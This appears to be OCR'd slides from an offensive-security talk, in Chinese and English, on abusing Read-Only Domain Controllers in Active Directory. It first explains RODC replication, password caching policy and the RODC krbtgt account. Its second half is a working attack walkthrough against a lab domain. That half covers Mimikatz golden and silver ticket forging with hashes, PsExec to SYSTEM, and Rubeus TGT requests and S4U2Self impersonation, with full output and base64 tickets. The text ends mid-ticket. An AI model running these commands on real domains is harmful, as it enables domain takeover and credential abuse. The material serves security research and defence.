Revisiting a Abuse of Read-Only Domain Controllers (RODCs)

WHOAMI | @wh0amitz

- Researcher @ XIAORANG.LAB
- Enthusiast in Offensive Security
  - Web Security
  - Kerberos
  - Active Directory
  - Post Exploitation
- KRBUACBypass | PetitPotato | S4UTomato
- Blog: whoamianony.top
- Twitter & Github: @wh0amitz

Read-Only Domain Controller

只读域控制器（Read-Only Domain Controller，RODC）是 Windows Server 操作系统中，可以在无法保证物理安全性的地方轻松部署的一种域控制器。“只读域控”托管 Active Directory 的只读分区。通常用于分支办公室的身份验证。

New Functionality RODCs Provide

- Read-only AD DS database
- Unidirectional replication
- Credential caching
- Administrator role separation
- Read-only Domain Name System (DNS)

Read-only AD DS Database

除了帐户密码之外，“只读域控” 保存了可写域控制器持有的所有 Active Directory 对象和属性。然而，在存储在 “只读域控” 上的数据库上不能进行更改。必须在可写域控制器上进行更改，然后将更改复制回 “只读域控”。

请求对 “只读域控” 目录进行读取访问的本地应用程序可以获得访问权限。请求写访问权限的 LDAP 应用程序会收到 LDAP 引用响应。此响应将它们定向到可写域控制器（通常位于中心站点）。

Unidirectional Replication


由于没有任何更改直接写入“只读域控”，因此没有任何更改源自“只读域控”。因此，作为复制伙伴的可写域控不必从“只读域控”中复制更改。这意味着恶意用户在分支位置进行的任何更改或损坏都无法从只读域控复制到林的其余部分。

Credential Caching

默认情况下，只读域控不存储用户或计算机凭据。除只读域控的计算机账户和每个只读域控拥有的特殊 Krbtgt 帐户外，域内其他用户或计算机凭据在只读域控上默认存储为空。当“只读域控”提供服务的站点中的用户或计算机尝试向域进行身份验证时，“只读域控”默认情况下无法验证其凭据。然后，“只读域控”将身份验证请求转发到可写域控制器。帐户成功通过身份验证后，“只读域控”尝试联系中心站点上的可写域控制器并请求相应凭据的副本，此时可写域控将查阅对该“只读域控”有效的“密码复制策略”，并确定用户的或计算机的凭据是否可以从可写域控制器复制到“只读域控”。如果密码复制策略允许，可写域控制器会将凭据复制到“只读域控”并且缓存它们。

默认情况下，在“只读域控”上不缓存账户密码。这得益于“只读域控”中“密码复制策略（PRP， Password Replication Policy ）”的默认设置：

- Account Operators: 拒绝
- Administrators: 拒绝
- Allowed RODC Password Replication Policy: 允许
- Backup Operators: 拒绝
- Denied RODC Password Replication Policy: 拒绝
- Server Operators: 拒绝



此外，还存在一个“Denied RODC Password Replication Group”组，用于明确拒绝将其帐户密码复制到“只读域控”，默认包含以下成员：

- Cert Publishers
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Group Policy Creator Owners
- Krbtgt
- Read-only Domain Controllers（RODC 的计算机帐户密码存储在其本地）
- Schema Admins

“密码复制策略”确保了，如果“只读域控”被破坏，只有缓存的凭证才有可能被盗。但这会导致所有身份验证请求都转发到可写域控制器。此外，当只读域控与可写域控的网络连接中断时，分支网络中的身份验证将失败。因此，管理员往往会修改默认的“密码复制策略”，以允许在 “只读域控”中缓存用户的凭据。

PRP 由两个包含安全主体（用户、计算机和组）的多值 Active Directory 属性定义。每个“只读域控”计算机帐户都具有这两个属性：


- msDS-RevealOnDemandGroup，也被称为 “Allowed List”，允许列表，包含允许列表的成员 DN。
- msDS-NeverRevealGroup，也被称为 “Denied List”，拒绝列表，包含拒绝列表的成员 DN。

此外，为了帮助管理 PRP，为每个“只读域控”维护与 PRP 相关的另外两个多值属性：

- msDS-RevealedList，也称为 “Revealed List”，已揭示列表，包含密码曾被复制到 RODC 的安全主体的 DN。
- msDS-AuthenticatedToAccountList，也被称为 “Authenticated to List”，已验证到列表，包含已经过身份验证的安全主体的 DN。

Administrator Role Separation

“只读域控”的本地管理权限可以被委派给任何域用户或组，而无需向该用户或组授予该域或其他域控制器的任何访问权限。被委派的域用户或组具有对“只读域控”服务器的本地管理员级别的访问权限。这允许本地分支用户登录到“只读域控”并在服务器上执行维护工作，例如升级驱动程序。但是，分支用户无法登录到任何其他域控制器或在域中执行任何其他管理任务。


Active Directory Users
File Action View He
Active Directory Users a
Saved Queries
corp.local
Builtin
Computers
Domain Control
ForeignSecurity
Managed Servic
Users
Description
RODC Properties
General
Operating System
Member Of
Delegation
Password Replication Policy
Location
Managed By
Dial-in
Name:
corp.local/Users/RODC Admins
Change...
Properties
Clear
The selected group can administer this RODC
Office:
Street:
City:
State/province:
Country/region:
Telephone number:
Fax number:
OK
Cancel
Apply
Help


```
PS C:\Users\Administrator> Get-ADComputer RODC -Properties ManagedBy


DistinguishedName : CN=RODC,OU=Domain Controllers,DC=corp,DC=local
DNSHostName       : RODC.corp.local
Enabled           : True
ManagedBy         : CN=RODC Admins,CN=Users,DC=corp,DC=local
Name              : RODC
ObjectClass       : computer
ObjectGUID        : b02fca8a-36ee-464e-9137-81e2a9b62fd5
SamAccountName    : RODC$
SID               : S-1-5-21-1076904399-1612789786-3660608273-1107
UserPrincipalName :



PS C:\Users\Administrator> _
```

Kerberos Service Accounts

每个 Active Directory 域都有一个名为“Krbtgt”的 Kerberos 服务帐户，用于签署所有 Kerberos 票证并加密所有 TGT。每个“只读域控”都有自己特定的 Krbtgt 帐户，该帐户特定于该“只读域控”并且与可写域控的 Krbtgt 帐户隔离。“只读域控” Krbtgt 帐户遵循命名格式 “Krbtgt_xxxxx”，其中 xxxxx 是密钥版本号。

Krbtgt 帐户的 DN 名称存储在“只读域控”计算机对象的 msDS-KrbTgtLink 属性中，“只读域控”计算机对象的 DN 名称存储在 Krbtgt 帐户的 msDS-KrbTgtLinkBl 属性中。这两个属性用于将“只读域控”与其 Krbtgt 账户的关联/链接。


```
PS C:\Users\Administrator> Get-ADComputer RODC -Properties msDS-KrbTgtLink


DistinguishedName : CN=RODC,OU=Domain Controllers,DC=corp,DC=local
DNSHostName       : RODC.corp.local
Enabled           : True
msDS-KrbTgtLink   : CN=krbtgt_17748,CN=Users,DC=corp,DC=local
Name              : RODC
ObjectClass       : computer
ObjectGUID        : b02fca8a-36ee-464e-9137-81e2a9b62fd5
SamAccountName    : RODC$
SID               : S-1-5-21-1076904399-1612789786-3660608273-1107
UserPrincipalName :



PS C:\Users\Administrator> Get-ADUser krbtgt_17748 -Properties msDS-SecondaryKrbTgtNumber, msDS-KrbTgtLinkBl


DistinguishedName           : CN=krbtgt_17748,CN=Users,DC=corp,DC=local
Enabled                     : False
GivenName                   :
msDS-KrbTgtLinkBl           : {CN=RODC,OU=Domain Controllers,DC=corp,DC=local}
msDS-SecondaryKrbTgtNumber  : 17748
Name                        : krbtgt_17748
ObjectClass                 : user
ObjectGUID                  : 2298d75c-3563-4794-ae01-cc2cc1ea8b21
SamAccountName              : krbtgt_17748
SID                         : S-1-5-21-1076904399-1612789786-3660608273-1108
Surname                     :
UserPrincipalName           :



PS C:\Users\Administrator>
```

Attack with RODCs

Golden Tickets (Restricted)

当攻击者接管了“只读域控”主机后，可以在“只读域控”上面转储 NTDS.dit 来提取部分域凭据，例如“只读域控”的 Krbtgt 账户（这里是 krbtgt_17748）。攻击者可以用这个 krbtgt_17748 账户，通过 Mimikatz 工具伪造 Golden Tickets，用于后续对“只读域控”的持久性访问。

```
mimikatz.exe "kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-1076904399-1612789786-3660608273 /krbtgt:74379bc566c6ab7ccdfbb7388f303cef /rodc:17748 /ticket:golden.kirbi" exit

mimikatz.exe "kerberos::purge" "kerberos::ptt golden.kirbi" exit
```


```
C:\Users\Marcus>mimikatz.exe "kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-1076904399-16
12789786-3660608273 /krbtgt:74379bc566c6ab7ccdfbb7388f303cef /rodc:17748 /ticket:golden.kirbi" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-1076904399-16127897
86-3660608273 /krbtgt:74379bc566c6ab7ccdfbb7388f303cef /rodc:17748 /ticket:golden.kirbi
User      : Administrator
Domain    : corp.local (CORP)
SID       : S-1-5-21-1076904399-1612789786-3660608273
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 74379bc566c6ab7ccdfbb7388f303cef - rc4_hmac_nt
Lifetime  : 11/22/2023 10:22:41 PM ; 11/19/2033 10:22:41 PM ; 11/19/2033 10:22:41 PM
-> Ticket : golden.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!

C:\Users\Marcus>
```


```
C:\Users\Marcus>dir \\rodc.corp.local\c$
 Volume in drive \\rodc.corp.local\c$ has no label.
 Volume Serial Number is 6005-9136

 Directory of \\rodc.corp.local\c$

11/22/2023  06:48 PM        20,971,520 ntds.dit
05/08/2021  12:20 AM    <DIR>          PerfLogs
11/21/2023  09:44 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
11/22/2023  06:50 PM        19,038,208 system.save
11/21/2023  10:59 PM    <DIR>          Users
11/22/2023  09:42 PM    <DIR>          Windows
               2 File(s)     40,009,728 bytes
               5 Dir(s)  50,381,799,424 bytes free

C:\Users\Marcus>PsExec.exe \\rodc.corp.local -i -s cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
RODC

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Silver Tickets

如果攻击者可以转储“只读域控”上的 NTDS.dit，并且能够提取到计算机账户的哈希时，就可以用这个哈希值，通过 Mimikatz 工具伪造 Silver Tickets 来接管这台计算机。

```
C:\Users\RodcAdmin>mimikatz.exe "kerberos::golden /domain:corp.local /sid:S-1-5-21-1076904399-1612789786-3660608273
/target:WIN-IISSERVER.corp.local /rc4:db5c5213ddf59e59f7f625ce2910fc71 /service:host /user:Administrator /ptt" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /domain:corp.local /sid:S-1-5-21-1076904399-1612789786-3660608273 /target:W
IN-IISSERVER.corp.local /rc4:db5c5213ddf59e59f7f625ce2910fc71 /service:host /user:Administrator /ptt
User      : Administrator
Domain    : corp.local (CORP)
SID       : S-1-5-21-1076904399-1612789786-3660608273
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: db5c5213ddf59e59f7f625ce2910fc71 - rc4_hmac_nt
Service   : host
Target    : WIN-IISSERVER.corp.local
Lifetime  : 11/23/2023 3:18:52 PM ; 11/20/2033 3:18:52 PM ; 11/20/2033 3:18:52 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ corp.local' successfully submitted for current session

mimikatz(commandline) # exit
Bye!

C:\Users\RodcAdmin>klist

Current LogonId is 0:0x65dc0

Cached Tickets: (2)

#0>     Client: Administrator @ corp.local
        Server: host/WIN-IISSERVER.corp.local @ corp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 11/23/2023 15:18:52 (local)
        End Time:   11/20/2033 15:18:52 (local)
        Renew Time: 11/20/2033 15:18:52 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

#1>     Client: Administrator @ corp.local
        Server: cifs/WIN-IISSERVER.corp.local @ corp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 11/23/2023 15:18:45 (local)
        End Time:   11/20/2033 15:18:45 (local)
        Renew Time: 11/20/2033 15:18:45 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\Users\RodcAdmin>
```

```
C:\Users\RodcAdmin>PsExec.exe \\win-iisserver.corp.local -i -s cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
WIN-IISSERVER

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

S4U2Self

除了伪造 Silver Tickets 以外，在获取计算机账户的凭据后，还可以通过滥用 S4U2Self 来获得对该主机的控制权限。

```
C:\Users\RodcAdmin>Rubeus.exe asktgt /user:WIN-IISSERVER$ /rc4:db5c5213ddf59e59f7f625ce2910fc71

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: db5c5213ddf59e59f7f625ce2910fc71
[*] Building AS-REQ (w/ preauth) for: 'corp.local\WIN-IISSERVER$'
[*] Using domain controller: fe80::558b:d1bd:c719:975f%15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFDTCCBQmgAwIBBaEDAgEWooIEIjCCBB5hggQaMIIEFqADAgEFoQwbCkNPUlAuTE9DQUyiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCmNvcnAubG9jYWyjggPeMIID2qADAgESoQYCBEVUAAGiggPJBIIDxRxG/QGM
      e+h5KeJdgmZcWgqgxeRqvJZcHtpAbL2IoU9U37xqMkSwqrmLlBQ/yxWoYBbqNU4mlw0l5FSt2E/Xi1W4
      pVtgLGspXfkxd+QyhQ9dILAtsi85j0S1MUJOM7EGzJJL/ikKUY5aHNpf7enqsFokEVaV/+tXO78/21+q
      HR5Bbte3bCFnSbVXAeJzXAVCJD5gPxofy4jZ349tnzuXRVn4+MkaF1i1y8LtXXBvyteekLtQnED3sv/K
      jrG8E7q3G9H3fky2mpWEYs1L7j5vb4dfHUjwuaP3lMV++aeB7bWLkdKBF2uHeJh1uuIyl5HH1meRDYPM
      7Dgn5TUYklceRM8poRQqbM+ZbV8ONVBIgjP9DwT81+QNtKxp8OD2vVCl/yKKCtxFCT3AK5tRpm7mAnUa
      yNfwg8k4YxLIAs44c2Pey+nVwyGO0Zi+jJ9zUkYu24JIZUJhu3EzhV8WdkPb54EiSWAveFhXd7FAmvxS
      /HEHlZZsApNMbBYEjJ6LiHUUxQstuY4rmL4NRGyNpAPHYw3GYcVByX30e2jX2luZdLQg1M1NOZ+njDyI
      k35ixvLL3TRPpSMVqxlAEsduWk/ZgjY9zXeVKL6TEGpyIX6EJJWRmG9k+2nUrArZHkqTyEKBWeLV37mz
      I3pna0X3FqwWOYMgl53ff2PU/Ht0Ji1VJTHf5XDmpxGGp7g1k9JOcd9MjStrWns+npdL3zWFpvhGlZEr
      K/qW37jp6vpZMO/MJbSkHS90jWq9npspnCurQgABNurVKX0MioiZAx+Vvgslp88go8peVHV9NT1AmzO8
      iLVYuLu4gnwtMCPssOk2xZj0mWcztBnBdaYAKLI3S9HdEXdFXaXUDBW2fn9VKwTHk1paqD/FMzLYNZhg
      4exyFAJeqP9AfFr+NbrM03aid+hTM9r5U8k8zSMjYb3TiCzdp+TuBNU7pspCRcbeSMKZkinYOWzt5ylf
      L+5+g/g85Q7sPkIq01rJDiPaJ5u50ys56VzAtY7zpz+e8/aRX89OuaHviX9a4KZoop3DBpVUv857eQW2
      NqmRaCea7qPXtU/1Zw/9SuqeqCs6aYbafWi5odpJh0FEINSriH+EZexbTQxRpMtuavCr0aNO6givCKyJ
      QBBlbNO9gGBV0Kqapq3wDxSXo1qQB1ZHHpLE0LYtuRH96mvztiDJ+5tkgzwmAmzTx41cGkPj0Mds5XWG
      YjK1LbaJdevINY+jbncsTFfvWVFMKCUKpjcS5nVIb2iU7qt5JZLk0WFX6Akb+sNn+LbnDqXDM+qUO8Gg
      o4HWMIHToAMCAQCigcsEgch9gcUwgcKggb8wgbwwgbmgGzAZoAMCARehEgQQr/d2/k3UODbvTicXkMsx
      k6EMGwpDT1JQLkxPQ0FMohswGaADAgEBoRIwEBsOV0lOLUlJU1NFUlZFUiSjBwMFAEDhAAClERgPMjAy
      MzExMjMwODEwNDFaphEYDzIwMjMxMTIzMTgxMDQxWqcRGA8yMDIzMTEzMDA4MTA0MVqoDBsKQ09SUC5M
      T0NBTKkfMB2gAwIBAqEWMBQbBmtyYnRndBsKY29ycC5sb2NhbA==

  ServiceName              :  krbtgt/corp.local
  ServiceRealm             :  CORP.LOCAL
  UserName                 :  WIN-IISSERVER$ (NT_PRINCIPAL)
  UserRealm                :  CORP.LOCAL
  StartTime                :  11/23/2023 4:10:41 PM
  EndTime                  :  11/24/2023 2:10:41 AM
  RenewTill                :  11/30/2023 4:10:41 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  r/d2/k3UODbvTicXkMsxkw==
  ASREP (key)              :  DB5C5213DDF59E59F7F625CE2910FC71
  RODC Number              :  17748


C:\Users\RodcAdmin>
```

```
C:\Users\RodcAdmin>Rubeus.exe s4u /self /impersonateuser:Administrator /altservice:CIFS/WIN-IISSERVER /dc:
AubG9jYWyjggPeMIID2qADAgESoQYCBEVUAAGiggPJBIIDxRxG/QGMe+h5KeJdgmZcWgqgxeRqvJZcHtpAbL2IoU9U37xqMkSwqrmLlBQ/
VCJD5gPxofy4jZ349tnzuXRVn4+MkaF1i1y8LtXXBvyteekLtQnED3sv/KjrG8E7q3G9H3fky2mpWEYs1L7j5vb4dfHUjwuaP3lMV++aeB
Pey+nVwyGO0Zi+jJ9zUkYu24JIZUJhu3EzhV8WdkPb54EiSWAveFhXd7FAmvxS/HEHlZZsApNMbBYEjJ6LiHUUxQstuY4rmL4NRGyNpAPH
Mgl53ff2PU/Ht0Ji1VJTHf5XDmpxGGp7g1k9JOcd9MjStrWns+npdL3zWFpvhGlZErK/qW37jp6vpZMO/MJbSkHS90jWq9npspnCurQgAB
9AfFr+NbrM03aid+hTM9r5U8k8zSMjYb3TiCzdp+TuBNU7pspCRcbeSMKZkinYOWzt5ylfL+5+g/g85Q7sPkIq01rJDiPaJ5u50ys56VzA
O9gGBV0Kqapq3wDxSXo1qQB1ZHHpLE0LYtuRH96mvztiDJ+5tkgzwmAmzTx41cGkPj0Mds5XWGYjK1LbaJdevINY+jbncsTFfvWVFMKCUK
EMGwpDT1JQLkxPQ0FMohswGaADAgEBoRIwEBsOV0lOLUlJU1NFUlZFUiSjBwMFAEDhAAClERgPMjAyMzExMjMwODEwNDFaphEYDzIwMjMx

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'WIN-IISSERVER$@CORP.LOCAL'
[*] Using domain controller: rodc.corp.local (fe80::558b:d1bd:c719:975f%15)
[*] Sending S4U2self request to fe80::558b:d1bd:c719:975f%15:88
[+] S4U2self success!
[*] Substituting alternative service name 'CIFS/WIN-IISSERVER'
[*] Got a TGS for 'Administrator' to 'CIFS@CORP.LOCAL'
[*] base64(ticket.kirbi):

      doIFkjCCBY6gAwIBBaEDAgEWooIElzCCBJNhggSPMIIEi6ADAgEFoQwbCkNPUlAuTE9DQUyiIDAeoAMC
      AQGhFzAVGwRDSUZTGw1XSU4tSUlTU0VSVkVSo4IEUjCCBE6gAwIBEqEDAgEBooIEQASCBDwy0bLSTe3l
      YexQfpRiENkQArnVmRk31vhrABKRoYOFFxsjAUQyx2j3SwwLRWUqdswPpxGSJk6i3FhQnd9+VVCZYebS
      0gmvmNgf+mI2fYJGslTs6hgP2uwbkQKMbO/eeQQf+c8zW49URI8thGwAAaKIliAZGarDjxGHk5MtqZ/Q
      EjAyPNgN3tFmA/KioGg9pgpUHbFfGprniJ7jAZSoUjrI3RyuVz0+pceVAPjPk9hkKRXQ3ogsV7YuahAq
      8lYF5TOcRhiyFnGvbkQOqFqklHUkUaFzPnN8LE79xvhVzbGMwlL1Vgt2Cyjcj5i8UWJG81eCeH/yrp3O
      cc41/nXwvoZZZ8bcALpgp1JYEB8BCUZwX0eFWpbVzGMXFxzK7LG5JMvSAhIxXxAzu7OvHgZ2dIM73hFl
      KDGClQ0mJYlTQY1jkr7qjvAby4dLeRBHjTEKrObhaBzdT862xsoHorSqz3aAwMAsd+WGB3WGWhi7ptQR
